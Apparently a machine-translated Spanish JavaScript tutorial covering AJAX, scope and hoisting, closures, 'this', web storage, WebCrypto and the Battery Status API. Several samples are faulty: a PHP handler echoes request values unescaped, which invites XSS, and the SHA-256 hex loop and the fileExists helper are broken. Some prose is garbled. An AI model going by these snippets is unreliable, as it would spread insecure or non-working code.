Esta función ejecuta una llamada AJAX utilizando GET que nos permite enviar **parámetros** (objeto) a un **archivo** (cadena) y lanzar una **devolución de llamada** (función) cuando la solicitud ha finalizado.

```

function ajax(file, params, callback) {

  var url = file + '?';

  // loop through object and assemble the url
  var notFirst = false;
  for (var key in params) {
    if (params.hasOwnProperty(key)) {
      url += (notFirst ? '&' : '') + key + "=" + params[key];
    }
    notFirst = true;
  }

  // create a AJAX call with url as parameter
  var xmlhttp = new XMLHttpRequest();
  xmlhttp.onreadystatechange = function() {
    if (xmlhttp.readyState == 4 && xmlhttp.status == 200) {
      callback(xmlhttp.responseText);
    }
  };
  xmlhttp.open('GET', url, true);
  xmlhttp.send();
}

```

Así es como lo usamos:

```

ajax('cars.php', {type:"Volvo", model:"300", color:"purple"}, function(response) {
  // add here the code to be executed when data comes back to this page
  // for example console.log(response) will show the AJAX response in console
});

```

Y lo siguiente muestra cómo recuperar los parámetros de url en cars.php :

```

if(isset($_REQUEST['type'], $_REQUEST['model'], $_REQUEST['color'])) {
  // they are set, we can use them !
  $response = 'The color of your car is ' . $_REQUEST['color'] . ',';
  $response .= 'It is a ' . $_REQUEST['type'] . ' model ' . $_REQUEST['model'] . '!';
  echo $response;
}

```

Si tuviera `console.log(response)` en la función de devolución de llamada, el resultado en la consola

habría sido:

El color de tu coche es morado. ¡Es un Volvo modelo 300!

Compruebe si existe un archivo a través de una solicitud HEAD

Esta función ejecuta una solicitud AJAX utilizando el método HEAD que nos permite **verificar si un archivo existe en el directorio** dado como un argumento. También nos permite **lanzar una devolución de llamada para cada caso** (éxito, falla).

```
function fileExists(dir, successCallback, errorCallback) {
    var xhttp = new XMLHttpRequest();

    /* Check the status code of the request */
    xhttp.onreadystatechange = function() {
        return (xhttp.status !== 404) ? successCallback : errorCallback;
    };

    /* Open and send the request */
    xhttp.open('head', dir, false);
    xhttp.send();
}
```

Añadir un preloader AJAX

Aquí hay una forma de mostrar un precargador GIF mientras se ejecuta una llamada AJAX. Necesitamos preparar nuestras funciones de agregar y quitar preloader:

```
function addPreloader() {
    // if the preloader doesn't already exist, add one to the page
    if(!document.querySelector('#preloader')) {
        var preloaderHTML = '';
        document.querySelector('body').innerHTML += preloaderHTML;
    }
}

function removePreloader() {
    // select the preloader element
    var preloader = document.querySelector('#preloader');
    // if it exists, remove it from the page
    if(preloader) {
        preloader.remove();
    }
}
```

Ahora vamos a ver dónde usar estas funciones.

```
var request = new XMLHttpRequest();
```

Dentro de la función `onreadystatechange`, debería tener una sentencia `if` con la condición: `request.readyState == 4 && request.status == 200`.

Si es **verdadero**: la solicitud ha finalizado y la respuesta está lista, es donde usaremos

```
removePreloader() .
```

Si no es **falso** : la solicitud aún está en curso, en este caso ejecutaremos la función addPreloader()

```
xmlhttp.onreadystatechange = function() {  
  
    if(request.readyState == 4 && request.status == 200) {  
        // the request has come to an end, remove the preloader  
        removePreloader();  
    } else {  
        // the request isn't finished, add the preloader  
        addPreloader()  
    }  
  
};  
  
xmlhttp.open('GET', your_file.php, true);  
xmlhttp.send();
```

Escuchando eventos AJAX a nivel global.

```
// Store a reference to the native method  
let open = XMLHttpRequest.prototype.open;  
  
// Overwrite the native method  
XMLHttpRequest.prototype.open = function() {  
    // Assign an event listener  
    this.addEventListener("load", event => console.log(XHR), false);  
    // Call the stored reference to the native method  
    open.apply(this, arguments);  
};
```

Capítulo 4: Alcance

Observaciones

Ámbito es el contexto en el que las variables viven y pueden ser accedidas por otro código en el mismo ámbito. Debido a que JavaScript se puede usar en gran medida como un lenguaje de programación funcional, conocer el alcance de las variables y funciones es importante ya que ayuda a prevenir errores y comportamientos inesperados en el tiempo de ejecución.

Examples

Diferencia entre var y let

(Nota: todos los ejemplos que usan `let` también son válidos para `const`)

`var` está disponible en todas las versiones de JavaScript, mientras que `let` y `const` son parte de ECMAScript 6 y solo están disponibles en algunos navegadores más nuevos .

`var` está dentro del alcance de la función contenedora o del espacio global, dependiendo de cuándo se declara:

```
var x = 4; // global scope

function DoThings() {
    var x = 7; // function scope
    console.log(x);
}

console.log(x); // >> 4
DoThings();      // >> 7
console.log(x); // >>4
```

Eso significa que se "escapa" `if` declaraciones y todas las construcciones de bloques similares:

```
var x = 4;
if (true) {
    var x = 7;
}
console.log(x); // >> 7

for (var i = 0; i < 4; i++) {
    var j = 10;
}
console.log(i); // >> 4
console.log(j); // >> 10
```

En comparación, `let` ámbito del bloque:

```
let x = 4;
```

```
if (true) {  
    let x = 7;  
    console.log(x); // >> 7  
}  
  
console.log(x); // >> 4  
  
for (let i = 0; i < 4; i++) {  
    let j = 10;  
}  
console.log(i); // >> "ReferenceError: i is not defined"  
console.log(j); // >> "ReferenceError: j is not defined"
```

Tenga en cuenta que `i` y `j` solo se declaran en el bucle `for` y, por lo tanto, no se declaran fuera de él.

Hay varias otras diferencias cruciales:

Declaración de variable global

En el ámbito superior (fuera de cualquier función y bloque), las declaraciones `var` ponen un elemento en el objeto global. no lo `let`

```
var x = 4;  
let y = 7;  
  
console.log(this.x); // >> 4  
console.log(this.y); // >> undefined
```

Re-declaración

Declarar una variable dos veces usando `var` no produce un error (aunque es equivalente a declararlo una vez):

```
var x = 4;  
var x = 7;
```

Con `let`, esto produce un error:

```
let x = 4;  
let x = 7;
```

TypeError: el identificador `x` ya ha sido declarado

Lo mismo es cierto cuando `y` se declara con `var`:

```
var y = 4;  
let y = 7;
```

TypeError: el identificador `y` ya ha sido declarado

Sin embargo, las variables declaradas con `let` se pueden reutilizar (no volver a declarar) en un bloque anidado

```
let i = 5;
{
  let i = 6;
  console.log(i); // >> 6
}
console.log(i); // >> 5
```

Dentro del bloque se puede acceder a la `i` externa, pero si el bloque interior tiene una declaración de `let` para `i`, no se puede acceder a la `i` externa y lanzará un `ReferenceError` si se usa antes de que se declare la segunda.

```
let i = 5;
{
  i = 6; // outer i is unavailable within the Temporal Dead Zone
  let i;
}
```

Error de referencia: no está definido

Levantamiento

Variables declaradas ambas con `var` y `let` son [izadas](#). La diferencia es que se puede hacer referencia a una variable declarada con `var` antes de su propia asignación, ya que se asigna automáticamente (con `undefined` como su valor), pero `let` no: requiere específicamente que se declare la variable antes de ser invocada:

```
console.log(x); // >> undefined
console.log(y); // >> "ReferenceError: `y` is not defined"
//OR >> "ReferenceError: can't access lexical declaration `y` before initialization"
var x = 4;
let y = 7;
```

El área entre el inicio de un bloque y una declaración `let` o `const` se conoce como la [Zona Muerta Temporal](#), y cualquier referencia a la variable en esta área causará un `ReferenceError`. Esto sucede incluso si la [variable se asigna antes de ser declarada](#):

```
y=7; // >> "ReferenceError: `y` is not defined"
let y;
```

En el modo no estricto, al [asignar un valor a una variable sin ninguna declaración, se declara automáticamente la variable en el ámbito global](#). En este caso, en lugar de que `y` se declare automáticamente en el alcance global, `let` reserve el nombre de la variable (`y`) y no permita ningún acceso o asignación a ella antes de la línea donde se declara / inicializa.

Cierres

Cuando se declara una función, las variables en el contexto de su *declaración* se capturan en su

alcance. Por ejemplo, en el código a continuación, la variable `x` está vinculada a un valor en el ámbito externo, y luego la referencia a `x` se captura en el contexto de la `bar`:

```
var x = 4; // declaration in outer scope

function bar() {
    console.log(x); // outer scope is captured on declaration
}

bar(); // prints 4 to console
```

Salida de muestra: 4

Este concepto de "capturar" el alcance es interesante porque podemos usar y modificar variables desde un alcance externo incluso después de que el alcance externo finalice. Por ejemplo, considere lo siguiente:

```
function foo() {
    var x = 4; // declaration in outer scope

    function bar() {
        console.log(x); // outer scope is captured on declaration
    }

    return bar;
}

// x goes out of scope after foo returns
}

var barWithX = foo();
barWithX(); // we can still access x
```

Salida de muestra: 4

En el ejemplo anterior, cuando se llama a `foo`, su contexto se captura en la `bar` funciones. Así que incluso después de que regrese, la `bar` todavía puede acceder y modificar la variable `x`. La función `foo`, cuyo contexto se captura en otra función, se dice que es un *cierre*.

Datos privados

Esto nos permite hacer algunas cosas interesantes, como definir variables "privadas" que son visibles solo para una función específica o un conjunto de funciones. Un ejemplo artificial (pero popular):

```
function makeCounter() {
    var counter = 0;

    return {
        value: function () {
            return counter;
        },
        increment: function () {
            counter++;
        }
    };
}
```

```
        }
    };

var a = makeCounter();
var b = makeCounter();

a.increment();

console.log(a.value());
console.log(b.value());
```

Salida de muestra:

```
1
0
```

Cuando se llama a `makeCounter()`, se guarda una instantánea del contexto de esa función. Todo el código dentro de `makeCounter()` usará esa instantánea en su ejecución. Dos llamadas de `makeCounter()` crearán dos instantáneas diferentes, con su propia copia del `counter`.

Expresiones de función invocadas de inmediato (IIFE)

Los cierres también se usan para prevenir la contaminación global del espacio de nombres, a menudo mediante el uso de expresiones de función invocadas de inmediato.

Las expresiones de función invocadas de inmediato (o, quizás de manera más intuitiva, *las funciones anónimas de ejecución automática*) son esencialmente cierres que se llaman inmediatamente después de la declaración. La idea general con IIFE es invocar el efecto secundario de crear un contexto separado que sea accesible solo para el código dentro de IIFE.

Supongamos que queremos poder hacer referencia a `jQuery` con `$`. Considere el método ingenuo, sin utilizar un IIFE:

```
var $ = jQuery;
// we've just polluted the global namespace by assigning window.$ to jQuery
```

En el siguiente ejemplo, se utiliza un IIFE para garantizar que el `$` esté vinculado a `jQuery` solo en el contexto creado por el cierre:

```
(function ($) {
    // $ is assigned to jQuery here
})(jQuery);
// but window.$ binding doesn't exist, so no pollution
```

Consulte [la respuesta canónica en Stackoverflow](#) para obtener más información sobre los cierres.

Levantamiento

¿Qué es la elevación?

La elevación es un mecanismo que mueve todas las declaraciones de variables y funciones a la parte superior de su alcance. Sin embargo, las asignaciones de variables todavía ocurren donde estaban originalmente.

Por ejemplo, considere el siguiente código:

```
console.log(foo);    // → undefined
var foo = 42;
console.log(foo);    // → 42
```

El código anterior es el mismo que:

```
var foo;            // → Hoisted variable declaration
console.log(foo);  // → undefined
foo = 42;          // → variable assignment remains in the same place
console.log(foo);  // → 42
```

Tenga en cuenta que debido a la elevación de lo anterior, `undefined` no es lo mismo que el `not defined` resultante de la ejecución:

```
console.log(foo);    // → foo is not defined
```

Un principio similar se aplica a las funciones. Cuando las funciones se asignan a una variable (es decir, una [expresión de función](#)), la declaración de la variable se eleva mientras la asignación permanece en el mismo lugar. Los siguientes dos fragmentos de código son equivalentes.

```
console.log(foo(2, 3));    // → foo is not a function

var foo = function(a, b) {
  return a * b;
}
```

```
var foo;
console.log(foo(2, 3));    // → foo is not a function
foo = function(a, b) {
  return a * b;
}
```

Al declarar [declaraciones de funciones](#), se produce un escenario diferente. A diferencia de las declaraciones de función, las declaraciones de función se elevan a la parte superior de su alcance. Considere el siguiente código:

```
console.log(foo(2, 3));    // → 6
function foo(a, b) {
  return a * b;
}
```

El código anterior es el mismo que el siguiente fragmento de código debido a la elevación:

```
function foo(a, b) {  
    return a * b;  
}  
  
console.log(foo(2, 3)); // → 6
```

Aquí hay algunos ejemplos de lo que es y lo que no es la elevación:

```
// Valid code:  
foo();  
  
function foo() {}  
  
// Invalid code:  
bar(); // → TypeError: bar is not a function  
var bar = function () {};  
  
// Valid code:  
foo();  
function foo() {  
    bar();  
}  
function bar() {}  
  
// Invalid code:  
foo();  
function foo() {  
    bar(); // → TypeError: bar is not a function  
}  
var bar = function () {};  
  
// (E) valid:  
function foo() {  
    bar();  
}  
var bar = function(){};  
foo();
```

Limitaciones del Levantamiento

La inicialización de una variable no puede ser Elevada o En JavaScript simple. Las declaraciones de Ascensores no se inicializan.

Por ejemplo: Los siguientes scripts darán diferentes salidas.

```
var x = 2;  
var y = 4;  
alert(x + y);
```

Esto te dará una salida de 6. Pero esto ...


```
var x = 2;  
alert(x + y);  
var y = 4;
```

Esto te dará una salida de NaN. Dado que estamos inicializando el valor de y, el Aumento de JavaScript no está ocurriendo, por lo que el valor de y no estará definido. El JavaScript considerará que y aún no está declarado.

Así que el segundo ejemplo es el mismo que el de abajo.

```
var x = 2;  
var y;  
alert(x + y);  
y = 4;
```

Esto te dará una salida de NaN.



Usar let in loops en lugar de var (ejemplo de controladores de clic)

Digamos que necesitamos agregar un botón para cada parte de la matriz de `loadedData` (por ejemplo, cada botón debe ser un control deslizante que muestre los datos; por simplicidad, solo alertaremos un mensaje). Uno puede intentar algo como esto:

```
for(var i = 0; i < loadedData.length; i++)  
    jQuery("#container").append("<a class='button'>" + loadedData[i].label + "</a>")  
        .children().last() // now let's attach a handler to the button which is a child  
        .on("click", function() { alert(loadedData[i].content); });
```

Pero en lugar de alertar, cada botón causará

TypeError: loadedData [i] no está definido

error. Esto se debe a que el alcance de `i` es el alcance global (o un alcance de función) y después del bucle, `i == 3`. Lo que necesitamos no es "recordar el estado de `i`". Esto se puede hacer usando `let`:

```
for(let i = 0; i < loadedData.length; i++)
```

```
jQuery("#container").append("<a class='button'>" + loadedData[i].label + "</a>")
    .children().last() // now let's attach a handler to the button which is a child
    .on("click", function() { alert(loadedData[i].content); });
```

Un ejemplo de `loadedData` para ser probado con este código:

```
var loadedData = [
  { label:"apple",      content:"green and round" },
  { label:"blackberry", content:"small black or blue" },
  { label:"pineapple",   content:"weird stuff.. difficult to explain the shape" }
];
```

Un violín para ilustrar esto.

Invocación de método

La invocación de una función como un método de un objeto el valor de `this` será ese objeto.

```
var obj = {
  name: "Foo",
  print: function () {
    console.log(this.name)
  }
}
```

Ahora podemos invocar la impresión como un método de `obj`. `this` será `obj`

```
obj.print();
```

Esto registrará así:

Foo

Invocación anónima

Al invocar una función como una función anónima, `this` será el objeto global (`self` en el navegador).

```
function func() {
  return this;
}

func() === window; // true
```

5

En [el modo estricto de ECMAScript 5](#), `this` quedará `undefined` si la función se invoca de forma anónima.

```
(function () {
  "use strict";
```

```
    func();
}()
```

Esto dará salida

```
undefined
```

Invocación del constructor

Cuando se invoca una función como un constructor con la palabra clave `this` toma el valor del objeto que se construido

```
function Obj(name) {
  this.name = name;
}

var obj = new Obj("Foo");

console.log(obj);
```

Esto se registrará

```
{nombre: "Foo"}
```

Invocación de la función de flecha

6

Al utilizar las funciones de flecha `this` toma el valor del contexto de ejecución de cerramiento es `this` (es decir, `this` en funciones de flecha tiene ámbito léxico en lugar del alcance dinámico de costumbre). En el código global (código que no pertenece a ninguna función) sería el objeto global. Y sigue siendo así, incluso si invoca la función declarada con la notación de flecha de cualquiera de los otros métodos descritos aquí.

```
var globalThis = this; // "window" in a browser, or "global" in Node.js

var foo = () => this;

console.log(foo() === globalThis);           //true

var obj = { name: "Foo" };
console.log(foo.call(obj) === globalThis); //true
```

Vea cómo `this` hereda el contexto en lugar de referirse al objeto en el que se invocó el método.

```
var globalThis = this;

var obj = {
  withoutArrow: function() {
    return this;
  },
  withArrow: () => this
```

```

};

console.log(obj.withoutArrow() === obj);           //true
console.log(obj.withArrow() === globalThis); //true

var fn = obj.withoutArrow; //no longer calling withoutArrow as a method
var fn2 = obj.withArrow;
console.log(fn() === globalThis);                  //true
console.log(fn2() === globalThis);                 //true

```

Aplicar y llamar sintaxis e invocación.

Los métodos de `apply` y `call` en cada función le permiten proporcionar un valor personalizado para `this`.

```

function print() {
    console.log(this.toPrint);
}

print.apply({ toPrint: "Foo" }); // >> "Foo"
print.call({ toPrint: "Foo" }); // >> "Foo"

```

Puede observar que la sintaxis de las dos invocaciones utilizadas anteriormente es la misma. Es decir, la firma se ve similar.

Pero hay una pequeña diferencia en su uso, ya que estamos tratando con funciones y cambiando sus ámbitos, todavía necesitamos mantener los argumentos originales pasados a la función. Tanto la `apply` como la `call` admiten el paso de argumentos a la función de destino de la siguiente manera:

```

function speak() {
    var sentences = Array.prototype.slice.call(arguments);
    console.log(this.name+": "+sentences);
}

var person = { name: "Sunny" };
speak.apply(person, ["I", "Code", "Startups"]); // >> "Sunny: I Code Startups"
speak.call(person, "I", "<3", "Javascript"); // >> "Sunny: I <3 Javascript"

```

El aviso de que se `apply` permite pasar una `Array` o el objeto de `arguments` (similar a una matriz) como la lista de argumentos, mientras que, la `call` necesita que usted pase cada argumento por separado.

Estos dos métodos le dan la libertad de obtener la fantasía que desea, como implementar una versión deficiente del `bind` nativo de ECMAScript para crear una función que siempre se llamará como método de un objeto desde una función original.

```

function bind(func, obj) {
    return function () {
        return func.apply(obj, Array.prototype.slice.call(arguments, 1));
    }
}

var obj = { name: "Foo" };

```

```
function print() {
    console.log(this.name);
}

printObj = bind(print, obj);

printObj();
```

Esto se registrará

"Foo"

La función de `bind` tiene mucho que hacer

1. `obj` se utilizará como el valor de `this`
2. reenviar los argumentos a la función
3. y luego devolver el valor

Invocación encuadrada

El método de `bind` de cada función le permite crear una nueva versión de esa función con el contexto vinculado estrictamente a un objeto específico. Es especialmente útil forzar una función para que sea llamada como un método de un objeto.

```
var obj = { foo: 'bar' };

function foo() {
    return this.foo;
}

fooObj = foo.bind(obj);

fooObj();
```

Esto registrará:

bar

Capítulo 5: Almacenamiento web

Sintaxis

- `localStorage.setItem (nombre, valor);`
- `localStorage.getItem (nombre);`
- `localStorage.name = valor;`
- `localStorage.name;`
- `localStorage.clear ()`
- `localStorage.removeItem (nombre);`

Parámetros

Parámetro	Descripción
<code>nombre</code>	La clave / nombre del artículo.
<code>valor</code>	El valor del artículo.

Observaciones

La API de almacenamiento web se [especifica en el estándar de vida HTML de WHATWG](#).

Examples

Usando localStorage

El objeto `localStorage` proporciona un almacenamiento de valor-clave persistente (pero no permanente, consulte los límites a continuación) de las cadenas. Cualquier cambio es inmediatamente visible en todas las demás ventanas / marcos desde el mismo origen. Los valores almacenados persisten indefinidamente a menos que el usuario borre los datos guardados o configure un límite de caducidad. `localStorage` usa una interfaz similar a un mapa para obtener y configurar valores.

```
localStorage.setItem('name', "John Smith");
console.log(localStorage.getItem('name')); // "John Smith"

localStorage.removeItem('name');
console.log(localStorage.getItem('name')); // null
```

Si desea almacenar datos estructurados simples, [puede usar JSON](#) para serializarlos desde y hacia las cadenas para su almacenamiento.

```
var players = [{name: "Tyler", score: 22}, {name: "Ryan", score: 41}];  
localStorage.setItem('players', JSON.stringify(players));  
  
console.log(JSON.parse(localStorage.getItem('players')));  
// [ Object { name: "Tyler", score: 22 }, Object { name: "Ryan", score: 41 } ]
```

Límites de almacenamiento local en los navegadores

Los navegadores móviles:

Navegador	Google Chrome	Navegador de Android	Firefox	iOS Safari
Versión	40	4.3	34	6-8
Espacio disponible	10MB	2MB	10MB	5MB

Navegadores de escritorio:

Navegador	Google Chrome	Ópera	Firefox	Safari	explorador de Internet
Versión	40	27	34	6-8	9-11
Espacio disponible	10MB	10MB	10MB	5MB	10MB

Eventos de almacenamiento

Siempre que se establezca un valor en localStorage, se enviará un evento de storage en todas las demás windows desde el mismo origen. Esto se puede usar para sincronizar el estado entre diferentes páginas sin recargar o comunicarse con un servidor. Por ejemplo, podemos reflejar el valor de un elemento de entrada como texto de párrafo en otra ventana:

Primera ventana

```
var input = document.createElement('input');  
document.body.appendChild(input);  
  
input.value = localStorage.getItem('user-value');  
  
input.oninput = function(event) {  
    localStorage.setItem('user-value', input.value);  
};
```

Segunda ventana

```

var output = document.createElement('p');
document.body.appendChild(output);

output.textContent = localStorage.getItem('user-value');

window.addEventListener('storage', function(event) {
  if (event.key === 'user-value') {
    output.textContent = event.newValue;
  }
});

```

Notas

El evento no se activa ni se puede capturar en Chrome, Edge y Safari si el dominio se modificó mediante un script.

Primera ventana

```

// page url: http://sub.a.com/1.html
document.domain = 'a.com';

var input = document.createElement('input');
document.body.appendChild(input);

input.value = localStorage.getItem('user-value');

input.oninput = function(event) {
  localStorage.setItem('user-value', input.value);
};

```

Segunda ventana

```

// page url: http://sub.a.com/2.html
document.domain = 'a.com';

var output = document.createElement('p');
document.body.appendChild(output);

// Listener will never called under Chrome(53), Edge and Safari(10.0).
window.addEventListener('storage', function(event) {
  if (event.key === 'user-value') {
    output.textContent = event.newValue;
  }
});

```

sessionStorage

El objeto sessionStorage implementa la misma interfaz de almacenamiento que localStorage. Sin embargo, en lugar de compartirse con todas las páginas del mismo origen, los datos de sessionStorage se almacenan por separado para cada ventana / pestaña. Los datos almacenados persisten entre las páginas *en esa ventana / pestaña* durante el tiempo que están abiertas, pero no están visibles en ninguna otra parte.

```
var audio = document.querySelector('audio');
```

```
// Maintain the volume if the user clicks a link then navigates back here.  
audio.volume = Number(sessionStorage.getItem('volume') || 1.0);  
audio.onvolumechange = function(event) {  
    sessionStorage.setItem('volume', audio.volume);  
};
```

Guardar datos en sessionStorage

```
sessionStorage.setItem('key', 'value');
```

Obtener datos guardados de sessionStorage

```
var data = sessionStorage.getItem('key');
```

Eliminar datos guardados de sessionStorage

```
sessionStorage.removeItem('key')
```

Almacenamiento de limpieza

Para borrar el almacenamiento, simplemente ejecute

```
localStorage.clear();
```

Condiciones de error

La mayoría de los navegadores, cuando están configurados para bloquear las cookies, también bloquearán el `localStorage`. Intentar usarlo resultará en una excepción. No te olvides de [gestionar estos casos](#).

```
var video = document.querySelector('video')  
try {  
    video.volume = localStorage.getItem('volume')  
} catch (error) {  
    alert('If you\'d like your volume saved, turn on cookies')  
}  
video.play()
```

Si no se manejara el error, el programa dejaría de funcionar correctamente.

Quitar elemento de almacenamiento

Para eliminar un elemento específico del almacenamiento del navegador (lo opuesto a `setItem`) use `removeItem`

```
localStorage.removeItem("greet");
```

Ejemplo:

```

localStorage.setItem("greet", "hi");
localStorage.removeItem("greet");

console.log( localStorage.getItem("greet") ); // null

```

(Lo mismo se aplica para sessionStorage)

Manera más sencilla de manejar el almacenamiento.

localStorage , sessionStorage son **objetos de JavaScript** y puede tratarlos como tales.

En lugar de usar métodos de almacenamiento como .getItem() , .setItem() , etc ... aquí hay una alternativa más simple:

```

// Set
localStorage.greet = "Hi!"; // Same as: window.localStorage.setItem("greet", "Hi!");

// Get
localStorage.greet;           // Same as: window.localStorage.getItem("greet");

// Remove item
delete localStorage.greet;   // Same as: window.localStorage.removeItem("greet");

// Clear storage
localStorage.clear();

```

Ejemplo:

```

// Store values (Strings, Numbers)
localStorage.hello = "Hello";
localStorage.year  = 2017;

// Store complex data (Objects, Arrays)
var user = {name:"John", surname:"Doe", books:["A","B"]};
localStorage.user = JSON.stringify( user );

// Important: Numbers are stored as String
console.log( typeof localStorage.year ); // String

// Retrieve values
var someYear = localStorage.year; // "2017"

// Retrieve complex data
var userData = JSON.parse( localStorage.user );
var userName = userData.name; // "John"

// Remove specific data
delete localStorage.year;

// Clear (delete) all stored data
localStorage.clear();

```

longitud de almacenamiento local

localStorage.length propiedad localStorage.length devuelve un número entero que indica el número de elementos en el localStorage

Ejemplo:

Establecer elementos

```
localStorage.setItem('StackOverflow', 'Documentation');  
localStorage.setItem('font', 'Helvetica');  
localStorage.setItem('image', 'sprite.svg');
```

Obtener longitud

```
localStorage.length; // 3
```

Capítulo 6: Anti-patrones

Examples

Encadenamiento de asignaciones en var declaraciones.

Las asignaciones de encadenamiento como parte de una declaración `var` crearán variables globales involuntariamente.

Por ejemplo:

```
(function foo() {  
    var a = b = 0;  
})()  
console.log('a: ' + a);  
console.log('b: ' + b);
```

Resultará en:

```
Uncaught ReferenceError: a is not defined  
'b: 0'
```

En el ejemplo anterior, `a` es local pero `b` vuelve global. Esto se debe a la evaluación de derecha a izquierda del operador `=`. Así que el código anterior realmente evaluado como

```
var a = (b = 0);
```

La forma correcta de encadenar asignaciones de `var` es:

```
var a, b;  
a = b = 0;
```

O:

```
var a = 0, b = a;
```

Esto asegurará que tanto `a` como `b` sean variables locales.

Capítulo 7: API de criptografía web

Observaciones

Las API de WebCrypto generalmente solo están disponibles en orígenes "seguros", lo que significa que el documento debe haberse cargado a través de HTTPS o desde la máquina local (desde localhost , file: o una extensión del navegador).

Estas API se especifican en [la Recomendación del candidato de la API de criptografía web del W3C](#).

Examples

Datos criptográficamente aleatorios

```
// Create an array with a fixed size and type.  
var array = new Uint8Array(5);  
  
// Generate cryptographically random values  
crypto.getRandomValues(array);  
  
// Print the array to the console  
console.log(array);
```

`crypto.getRandomValues(array)` se puede usar con instancias de las siguientes clases (descritas más adelante en [Datos Binarios](#)) y generará valores de los rangos dados (ambos extremos inclusive):

- Int8Array : -2⁷ a 2⁷ -1
- Uint8Array : 0 a 2⁸ -1
- Int16Array : -2¹⁵ a 2¹⁵ -1
- Uint16Array : 0 a 2¹⁶ -1
- Int32Array : -2³¹ a 2³¹ -1
- Uint32Array : 0 a 2³¹ -1

Creación de resúmenes (por ejemplo, SHA-256)

```
// Convert string to ArrayBuffer. This step is only necessary if you wish to hash a string,  
not if you already got an ArrayBuffer such as an Uint8Array.  
var input = new TextEncoder('utf-8').encode('Hello world!');  
  
// Calculate the SHA-256 digest  
crypto.subtle.digest('SHA-256', input)  
// Wait for completion  
.then(function(digest) {  
    // digest is an ArrayBuffer. There are multiple ways to proceed.  
  
    // If you want to display the digest as a hexadecimal string, this will work:  
    var view = new DataView(digest);
```

```

var hexstr = '';
for(var i = 0; i < view.byteLength; i++) {
    var b = view.getUint8(i);
    hexstr += '0123456789abcdef[(b & 0xf0) >> 4]';
    hexstr += '0123456789abcdef[(b & 0x0f)]';
}
console.log(hexstr);

// Otherwise, you can simply create an Uint8Array from the buffer:
var digestAsArray = new Uint8Array(digest);
console.log(digestAsArray);
})
// Catch errors
.catch(function(err) {
    console.error(err);
});

```

El borrador actual sugiere proporcionar al menos SHA-1 , SHA-256 , SHA-384 y SHA-512 , pero esto no es un requisito estricto y está sujeto a cambios. Sin embargo, la familia SHA todavía puede considerarse una buena opción ya que probablemente sea compatible con todos los navegadores principales.

Generando par de claves RSA y convirtiendo a formato PEM

En este ejemplo, aprenderá cómo generar el par de claves RSA-OAEP y cómo convertir la clave privada de este par de claves a base64 para que pueda usarlo con OpenSSL, etc. Tenga en cuenta que este proceso también se puede usar para la clave pública que acaba de usar. Para usar el prefijo y el sufijo a continuación:

```

-----BEGIN PUBLIC KEY-----
-----END PUBLIC KEY-----

```

NOTA: Este ejemplo está completamente probado en estos navegadores: Chrome, Firefox, Opera, Vivaldi

```

function arrayBufferToBase64(arrayBuffer) {
    var byteArray = new Uint8Array(arrayBuffer);
    var byteString = '';
    for(var i=0; i < byteArray.byteLength; i++) {
        byteString += String.fromCharCode(byteArray[i]);
    }
    var b64 = window.btoa(byteString);

    return b64;
}

function addNewLines(str) {
    var finalString = '';
    while(str.length > 0) {
        finalString += str.substring(0, 64) + '\n';
        str = str.substring(64);
    }

    return finalString;
}

```

```

function toPem(privateKey) {
    var b64 = addNewLines(arrayBufferToBase64(privateKey));
    var pem = "-----BEGIN PRIVATE KEY-----\n" + b64 + "-----END PRIVATE KEY ----- ";
    return pem;
}

// Let's generate the key pair first
window.crypto.subtle.generateKey(
{
    name: "RSA-OAEP",
    modulusLength: 2048, // can be 1024, 2048 or 4096
    publicExponent: new Uint8Array([0x01, 0x00, 0x01]),
    hash: {name: "SHA-256"} // or SHA-512
},
true,
["encrypt", "decrypt"]
).then(function(keyPair) {
/* now when the key pair is generated we are going
   to export it from the keypair object in pkcs8
*/
    window.crypto.subtle.exportKey(
        "pkcs8",
        keyPair.privateKey
    ).then(function(exportedPrivateKey) {
        // converting exported private key to PEM format
        var pem = toPem(exportedPrivateKey);
        console.log(pem);
    }).catch(function(err) {
        console.log(err);
    });
});
}
);

```

¡Eso es! Ahora tiene una Clave Privada RSA-OAEP completamente funcional y compatible en formato PEM que puede usar donde quiera. ¡Disfrutar!

Convertir el par de claves PEM a CryptoKey

Entonces, ¿alguna vez se ha preguntado cómo usar su par de claves PEM RSA que fue generado por OpenSSL en la API de criptografía web? Si la respuesta es sí. ¡Genial! Usted va a descubrir.

NOTA: Este proceso también se puede usar para la clave pública, solo necesita cambiar el prefijo y el sufijo para:

```

-----BEGIN PUBLIC KEY-----
-----END PUBLIC KEY-----

```

Este ejemplo asume que tiene su par de claves RSA generado en PEM.

```

function removeLines(str) {
    return str.replace("\n", "");
}

function base64ToArrayBuffer(b64) {

```

```

var byteString = window.atob(b64);
var byteArray = new Uint8Array(byteString.length);
for(var i=0; i < byteString.length; i++) {
    byteArray[i] = byteString.charCodeAt(i);
}

return byteArray;
}

function pemToArrayBuffer(pem) {
    var b64Lines = removeLines(pem);
    var b64Prefix = b64Lines.replace('-----BEGIN PRIVATE KEY-----', '');
    var b64Final = b64Prefix.replace('-----END PRIVATE KEY-----', '');

    return base64ToArrayBuffer(b64Final);
}

window.crypto.subtle.importKey(
    "pkcs8",
    pemToArrayBuffer(yourprivatekey),
    {
        name: "RSA-OAEP",
        hash: {name: "SHA-256"} // or SHA-512
    },
    true,
    ["decrypt"]
).then(function(importedPrivateKey) {
    console.log(importedPrivateKey);
}).catch(function(err) {
    console.log(err);
});

```

Y ahora que has terminado! Puedes usar tu clave importada en la API de WebCrypto.

Capítulo 8: API de estado de la batería

Observaciones

1. Tenga en cuenta que la API del estado de la batería ya no está disponible debido a razones de privacidad en las que los rastreadores remotos podrían utilizarla para la toma de huellas dactilares del usuario.
2. La API de estado de la batería es una interfaz de programación de aplicaciones para el estado de la batería del cliente. Proporciona información sobre:
 - **estado de carga de la batería** a través 'chargingchange' **evento** 'chargingchange' battery.charging 'chargingchange' Y 'chargingchange' battery.charging ;
